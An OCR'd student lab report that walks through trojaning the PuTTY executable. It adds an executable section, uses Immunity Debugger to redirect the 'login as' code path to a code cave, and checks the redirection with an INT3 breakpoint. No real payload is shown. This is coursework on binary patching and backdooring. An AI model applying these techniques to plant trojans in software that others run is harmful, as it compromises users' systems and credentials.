
In the "Section Table" box, right-click NewSec and click "edit section header".

In the "[Edit SectionHeader]" window, change the VirtualSize and RawSize to 00001000 as shown below.


[Edit SectionHeader]

Section Header

Name:	.NewSec
VirtualAddress:	00081000
VirtualSize:	00001000
RawOffset:	0007D000
RawSize:	00001000
Flags:	40000040


[Section Flags]

Set Flags

- [ ] Shareable in memory
- [x] Executable as code
- [x] Readable
- [x] Writeable
- [ ] Contains extended relocations
- [ ] Discardable as needed
- [ ] Can't be cached
- [ ] Not pageable
- [ ] Contains COMDAT data
- [ ] Contains comments or other infos
- [ ] Won't become part of the image
- [x] Contains executable code
- [x] Contains initialized data
- [x] Contains uninitialized data
- [ ] Shouldn't be padded to next boundary

Alignment: default Bytes


Current Value E00000E0

Task 2: Redirecting Code Execution with Immunity


NGUYEN NAM KHANH – HE191159 – IA1902 – IAM302

Using Immunity to Examine the NewSec Section

Immunity shows the memory layout of putty. As outlined in blue in the image below, the "NewSec" section begins at address 484000.



```
00340000 00002000                                Map  R          R
00350000 00002000                                Map  R          R
00360000 00002000                                Map  R          R
00370000 00001000                                Map  R          R    \Device\HarddiskVolume1\Windows\System32\oleaccrc.dll
00390000 00008000                                Priv RW         RW
00400000 00001000 putty-ne          PE header    Imag R          RWE
00401000 0005C000 putty-ne .text    code         Imag R E        RWE
0045D000 0001E000 putty-ne .rdata   imports      Imag R          RWE
0047B000 00006000 putty-ne .data    data         Imag RW   Cop   RWE
00481000 00003000 putty-ne .rsrc    resources    Imag R          RWE
00484000 00001000 putty-ne .NewSec               Imag RWE  Cop   RWE
00490000 00380000                                Map  R          R    \Device\HarddiskVolume1\Windows\System32\loc2008.nls
00810000 00103000                                Map  R          R
009E0000 00003000                                Priv RW         RW
009F0000 0004D000                                Map  R          R
015F0000 00380000                                Map  R          R    \Device\HarddiskVolume1\Windows\System32\loc2008.nls
01AC0000 00001000                                Priv RW         RW
72A00000 00001000 WINSPOOL          PE header    Imag R          RWE
72A01000 00030000 WINSPOOL .text    code, import Imag R E        RWE
72A31000 00003000 WINSPOOL .data    data         Imag RW   Cop   RWE
72A34000 0000B000 WINSPOOL .rsrc    resources    Imag R          RWE
72A3F000 00003000 WINSPOOL .reloc   relocations  Imag R          RWE
74AA0000 00001000 OLEACC            PE header    Imag R          RWE
74AA1000 0002C000 OLEACC   .text    code, import Imag R E        RWE
74ACD000 00001000 OLEACC   .orpc                 Imag R E        RWE
74ACE000 00002000 OLEACC   .data    data         Imag RW         RWE
74AD0000 00006000 OLEACC   .rsrc    resources    Imag R          RWE
74AD6000 00003000 OLEACC   .reloc   relocations  Imag R          RWE
74AE0000 00001000 WINMM             PE header    Imag R          RWE
74AE1000 00026000 WINMM    .text    code, import Imag R E        RWE
74B07000 00003000 WINMM    .data    data         Imag RW         RWE
74B0A000 00001000 WINMM    .guids                Imag R          RWE
74B0B000 00004000 WINMM    .rsrc    resources    Imag R          RWE
74B0F000 00003000 WINMM    .reloc   relocations  Imag R          RWE
74FA0000 00001000 COMCTL32          PE header    Imag R          RWE
74FA1000 00140000 COMCTL32 .text    code, import Imag R E        RWE
```



Player
Immunity Debugger - putty-newsec-KHANHNN.exe - [Dump - putty-ne:.NewSec 004
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k


```
00484000 A8 1B 00 00 00 02 02 00 30 82 1B 98 06 09 2A 86 ¿←...☻☻.0é←ÿ♠.*å
00484010 48 86 F7 0D 01 07 02 A0 82 1B 89 30 82 1B 85 02 Hå≈.☺•☻áé←ë0é←à☻
00484020 01 01 31 0B 30 09 06 05 2B 0E 03 02 1A 05 00 30 ☺☺1♂0.♠♣+♫♥☻→♣.0
00484030 68 06 0A 2B 06 01 04 01 82 37 02 01 04 A0 5A 30 h♠.+♠☺♦☺é7☻☺♦áZ0
00484040 58 30 33 06 0A 2B 06 01 04 01 82 37 02 01 0F 30 X03♠.+♠☺♦☺é7☻☺☼0
00484050 25 03 01 00 A0 20 A2 1E 80 1C 00 3C 00 3C 00 3C %♥☺.á ó▲Ç∟.<.<.<
00484060 00 4F 00 62 00 73 00 6F 00 6C 00 65 00 74 00 65 .O.b.s.o.l.e.t.e
00484070 00 3E 00 3E 00 3E 30 21 30 09 06 05 2B 0E 03 02 .>.>.>0!0.♠♣+♫♥☻
00484080 1A 05 00 04 14 A0 59 A1 3C DA B8 99 05 CD 2D 99 →♣.♦¶áYí<┌╕Ö♣═-Ö
00484090 CE EF BF 2D F8 4B FA 26 20 A0 82 16 6F 30 82 04 ╬∩┐-°K·& áé▬o0é♦
004840A0 36 30 82 03 1E A0 03 02 01 02 02 01 01 30 0D 06 60é♥▲á♥☻☺☻☻☺☺0.♠
004840B0 09 2A 86 48 86 F7 0D 01 01 05 05 00 30 6F 31 0B .*åHå≈.☺☺♣♣.0o1♂
004840C0 30 09 06 03 55 04 06 13 02 53 45 31 14 30 12 06 0.♠♥U♦♠‼☻SE1¶0↕♠
004840D0 03 55 04 0A 13 0B 41 64 64 54 72 75 73 74 20 41 ♥U♦.‼♂AddTrust A
004840E0 42 31 26 30 24 06 03 55 04 0B 13 1D 41 64 64 54 B1&0$♠♥U♦♂‼↔AddT
004840F0 72 75 73 74 20 45 78 74 65 72 6E 61 6C 20 54 54 rust External TT
00484100 50 20 4E 65 74 77 6F 72 6B 31 22 30 20 06 03 55 P Network1"0 ♠♥U
00484110 04 03 13 19 41 64 64 54 72 75 73 74 20 45 78 74 ♦♥‼↓AddTrust Ext
00484120 65 72 6E 61 6C 20 43 41 20 52 6F 6F 74 30 1E 17 ernal CA Root0▲↨
```

Using Immunity to Redirect Code Execution

In the "Enter expression to follow" box, enter 41CB6E as shown below. Click OK.

NGUYEN NAM KHANH – HE191159 – IA1902 – IAM302


Immunity moves to show the PUSH instruction that loads the "login as: " string, as shown below



```
0041CB6E  . 68 7C7C4600   PUSH putty-ne.00467C7C            ASCII "login as: "
0041CB73  . 8941 04       MOV DWORD PTR DS:[ECX+4],EAX
0041CB76  . E8 A2F5FEFF   CALL putty-ne.0040C11D
0041CB7B  . 59            POP ECX
0041CB7C  . 50            PUSH EAX
0041CB7D  . FF73 3C       PUSH DWORD PTR DS:[EBX+3C]
0041CB80  . E8 71F4FEFF   CALL putty-ne.0040BFF6
0041CB85  . 57            PUSH EDI                          Arg3
0041CB86  . 57            PUSH EDI                          Arg2
0041CB87  . FF73 3C       PUSH DWORD PTR DS:[EBX+3C]        Arg1
```

Right-click the PUSH instruction and click Assemble, as shown below.

In the "Assemble" box, enter this command: JMP 484000



Immunity Debugger - putty-newsec-KHANHNN.exe - [CPU - main thread, module putty-ne]

```
0041CB6E    E9 8D740600   JMP putty-ne.00484000
0041CB73  . 8941 04       MOV DWORD PTR DS:[ECX+4],EAX
0041CB76  . E8 A2F5FEFF   C
0041CB7B  . 59            P
0041CB7C  . 50            P
0041CB7D  . FF73 3C       P
0041CB80  . E8 71F4FEFF   C
0041CB85  . 57            P
0041CB86  . 57            P
0041CB87  . FF73 3C       P
0041CB8A  . E8 C9850200   C
0041CB8F  . 83C4 18       A
0041CB92  > 3BC7          C
0041CB94  . 0F8C 73010000 JL
0041CB9A  . 0F84 82010000 JE putty-ne.0041CD22
0041CBA0  . 8B43 3C       MOV EAX,DWORD PTR DS:[EBX+3C]
0041CBA3  . 8B40 18       MOV EAX,DWORD PTR DS:[EAX+18]
0041CBA6  . 8B00          MOV EAX,DWORD PTR DS:[EAX]
0041CBA8  . FF70 08       PUSH DWORD PTR DS:[EAX+8]
0041CBAB  . E8 6DF5FEFF   CALL putty-ne.0040C11D
```

Assemble at 0041CB73

JMP 484000


[✓] Fill with NOP's

Adding Trojan Code

Now we can add extra commands to Putty in ".NewSec". First we'll just put an INT3 there, so we can verify that the redirection works. When the processor executes the INT3 command, the program will stop and show a message in Immunity.


In the JMP insruction, right-click 00484000. and click Follow. Immunity moves to address 00484000.

Right-click 00484000 and click Assemble. Enter this command, as shown below. **INT3**



```
00484000  A8 1B            TEST AL,1B
00484002  0000             ADD BYTE PTR DS:[EAX],AL
00484004  0002             ADD BYTE PTR DS:[EDX],AL
00484006  0200
00484008  3082 1B980609
0048400E  2A86 4886F70D
00484014  0107
00484016  02A0 821B8930
0048401C  821B 85
0048401F  0201
00484021  0131
00484023  0B30
00484025  0906
00484027  05 2B0E0302
0048402C  1A05 00306806
00484032  0A2B             OR CH,BYTE PTR DS:[EBX]
00484034  06               PUSH ES
00484035  010401           ADD DWORD PTR DS:[ECX+EAX],EAX
```

INT3



```
00484000  CC               INT3
00484001  90               NOP
00484002  0000             ADD BYTE PTR DS:[EAX],AL
00484004  0002
00484006  0200
00484008  3082 1B980609
0048400E  2A86 4886F70D
00484014  0107
00484016  02A0 821B8930
0048401C  821B 85
```

INT3

Running the Modified App in Immunity

In Immunity, click Debug, Run.


Putty opens. In the "Host Name (or IP address)" box, type **ad.samsclass.info**

At the bottom, click the Open button.

The program stops, and the status bar at the bottom of the Immunity window says "INT3 command ...", as shown below.

NGUYEN NAM KHANH – HE191159 – IA1902 – IAM302

This shows that the code redirection worked, and executed the first instruction in the .NewSec section!


Player
Immunity Debugger - putty-newsec-KHANHNN.exe - [CPU - main thread, module putty-ne]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Code auditor and software assessment specialist needed

```
00484000  CC                INT3
00484001  90                NOP
00484002  0000              ADD BYTE PTR DS:[EAX],AL
00484004  0002              ADD BYTE PTR DS:[EDX],AL
00484006  0200              ADD AL,BYTE PTR DS:[EAX]
00484008  3082 1B980609     XOR BYTE PTR DS:[EDX+906981B],AL
0048400E  2A86 4886F70D     SUB AL,BYTE PTR DS:[ESI+DF78648]
00484014  0107              ADD DWORD PTR DS:[EDI],EAX
00484016  02A0 821B8930     ADD AH,BYTE PTR DS:[EAX+30891B82]
0048401C  821B 85           SBB BYTE PTR DS:[EBX],-7B
0048401F  0201              ADD AL,BYTE PTR DS:[ECX]
00484021  0131              ADD DWORD PTR DS:[ECX],ESI
00484023  0B30              OR ESI,DWORD PTR DS:[EAX]
00484025  0906              OR DWORD PTR DS:[ESI],EAX
00484027  05 2B0E0302       ADD EAX,2030E2B
0048402C  1A05 00306806     SBB AL,BYTE PTR DS:[6683000]
00484032  0A2B              OR CH,BYTE PTR DS:[EBX]
00484034  06                PUSH ES
00484035  010401            ADD DWORD PTR DS:[ECX+EAX],EAX
00484038  8237 02           XOR BYTE PTR DS:[EDI],2
0048403B  0104A0            ADD DWORD PTR DS:[EAX],EAX
0048403E  5A                POP EDX
0048403F  3058 30           XOR BYTE PTR DS:[EAX+30],BL
00484042  3306              XOR EAX,DWORD PTR DS:[ESI]
00484044  0A2B              OR CH,BYTE PTR DS:[EBX]
00484046  06                PUSH ES
00484047  010401            ADD DWORD PTR DS:[ECX+EAX],EAX
0048404A  8237 02           XOR BYTE PTR DS:[EDI],2
0048404D  010F              ADD DWORD PTR DS:[EDI],ECX
0048404F  3025 030100A0     XOR BYTE PTR DS:[A0000103],AH
00484055  20A2 1E801C00     AND BYTE PTR DS:[EDX+1C801E],AH
0048405B  3C 00             CMP AL,0
0048405D  3C 00             CMP AL,0
0048405F  3C 00             CMP AL,0
00484061  4F                DEC EDI
00484062  0062 00           ADD BYTE PTR DS:[EDX],AH
00484065  73 00             JNB SHORT putty-ne.00484067
00484067  6F                OUTS DX,DWORD PTR ES:[EDI]                I/O command
00484068  006C00 65         ADD BYTE PTR DS:[EAX+EAX+65],CH
0048406C  007400 65         ADD BYTE PTR DS:[EAX+EAX+65],DH
00484070  003E              ADD BYTE PTR DS:[ESI],BH
00484072  003E              ADD BYTE PTR DS:[ESI],BH
00484074  003E              ADD BYTE PTR DS:[ESI],BH
00484076  3021              XOR BYTE PTR DS:[ECX],AH
00484078  3009              XOR BYTE PTR DS:[ECX],CL
0048407A  06                PUSH ES
0048407B  05 2B0E0302       ADD EAX,2030E2B
00484080  1A05 000414A0     SBB AL,BYTE PTR DS:[A0140400]
00484086  59                POP ECX
00484087  A1 3CDAB899       MOV EAX,DWORD PTR DS:[99B8DA3C]
0048408C  05 CD2D99CE       ADD EAX,CE992DCD
00484091  EF                OUT DX,EAX                                I/O command
00484092  BF 2DF84BFA       MOV EDI,FA4BF82D
00484097  26:20A0 82166F3   AND BYTE PTR ES:[EAX+306F1682],AH
0048409E  820436 30         ADD BYTE PTR DS:[ESI+ESI],30
```


```
Registers (FPU)
EAX 019B6398 ASCII "SSH login name"
ECX 019B6630
EDX 0000656D
EBX 019B6240 ASCII "-"""
ESP 0012AC80
EBP 0012ACB4
ESI 019AA6B8
EDI 00000000

EIP 00484001 putty-ne.00484001

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_FILE_NOT_FOUND (00000002)

EFL 00000206 (NO,NB,NE,A,NS,PE,GE,G)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

```
Address  Hex dump                 ASCII
0047B000 00 00 00 00 BE A9 45 00 ....╛┌E.
0047B008 00 00 00 00 00 00 00 00 ........
0047B010 ED 3D 45 00 25 99 45 00 φ=E.%ÖE.
0047B018 A0 A9 45 00 00 00 00 00 á┌E.....
0047B020 00 00 00 00 93 3E 45 00 ....ô>E.
0047B028 00 00 00 00 00 00 00 00 ........
0047B030 00 00 00 00 00 00 00 00 ........
0047B038 00 00 00 00 00 00 00 00 ........
0047B040 08 B7 47 00 68 B7 47 00 ◘╖G.h╖G.
0047B048 68 B6 47 00 18 B6 47 00 h╢G.↑╢G.
0047B050 08 B8 47 00 00 00 00 00 ◘╕G.....
0047B058 00 00 00 00 00 00 00 00 ........
0047B060 00 00 00 00 00 00 00 00 ........
0047B068 00 00 00 00 00 00 00 00 ........
0047B070 00 00 00 00 00 00 00 00 ........
0047B078 00 00 00 00 00 00 00 00 ........
0047B080 00 00 00 00 00 00 00 00 ........
0047B088 00 00 00 00 00 00 00 00 ........
0047B090 00 00 00 00 00 00 00 00 ........
0047B098 00 00 00 00 00 00 00 00 ........
0047B0A0 00 00 00 00 00 00 00 00 ........
0047B0A8 00 00 00 00 00 00 00 00 ........
0047B0B0 00 00 00 00 01 00 00 00 ....☺...
0047B0B8 00 00 00 00 00 00 00 00 ........
0047B0C0 00 00 00 00 00 00 00 00 ........
0047B0C8 00 00 00 00 01 00 00 00 ....☺...
0047B0D0 00 00 00 00 00 00 00 00 ........
0047B0D8 00 00 00 00 00 00 00 00 ........
0047B0E0 00 00 00 00 00 00 00 00 ........
0047B0E8 00 00 00 00 00 00 00 00 ........
0047B0F0 00 00 00 00 01 00 00 00 ....☺...
0047B0F8 00 00 00 00 00 00 00 00 ........
0047B100 00 00 00 00 00 00 00 00 ........
0047B108 00 00 00 00 00 00 00 00 ........
0047B110 00 00 00 00 00 00 00 00 ........
0047B118 02 00 00 00 02 00 00 00 ☻...☻...
0047B120 00 00 00 00 00 00 00 00 ........
0047B128 00 00 00 00 00 00 00 00 ........
0047B130 00 00 00 00 00 00 00 00 ........
```

```
0012AC80   00000001  ☺...
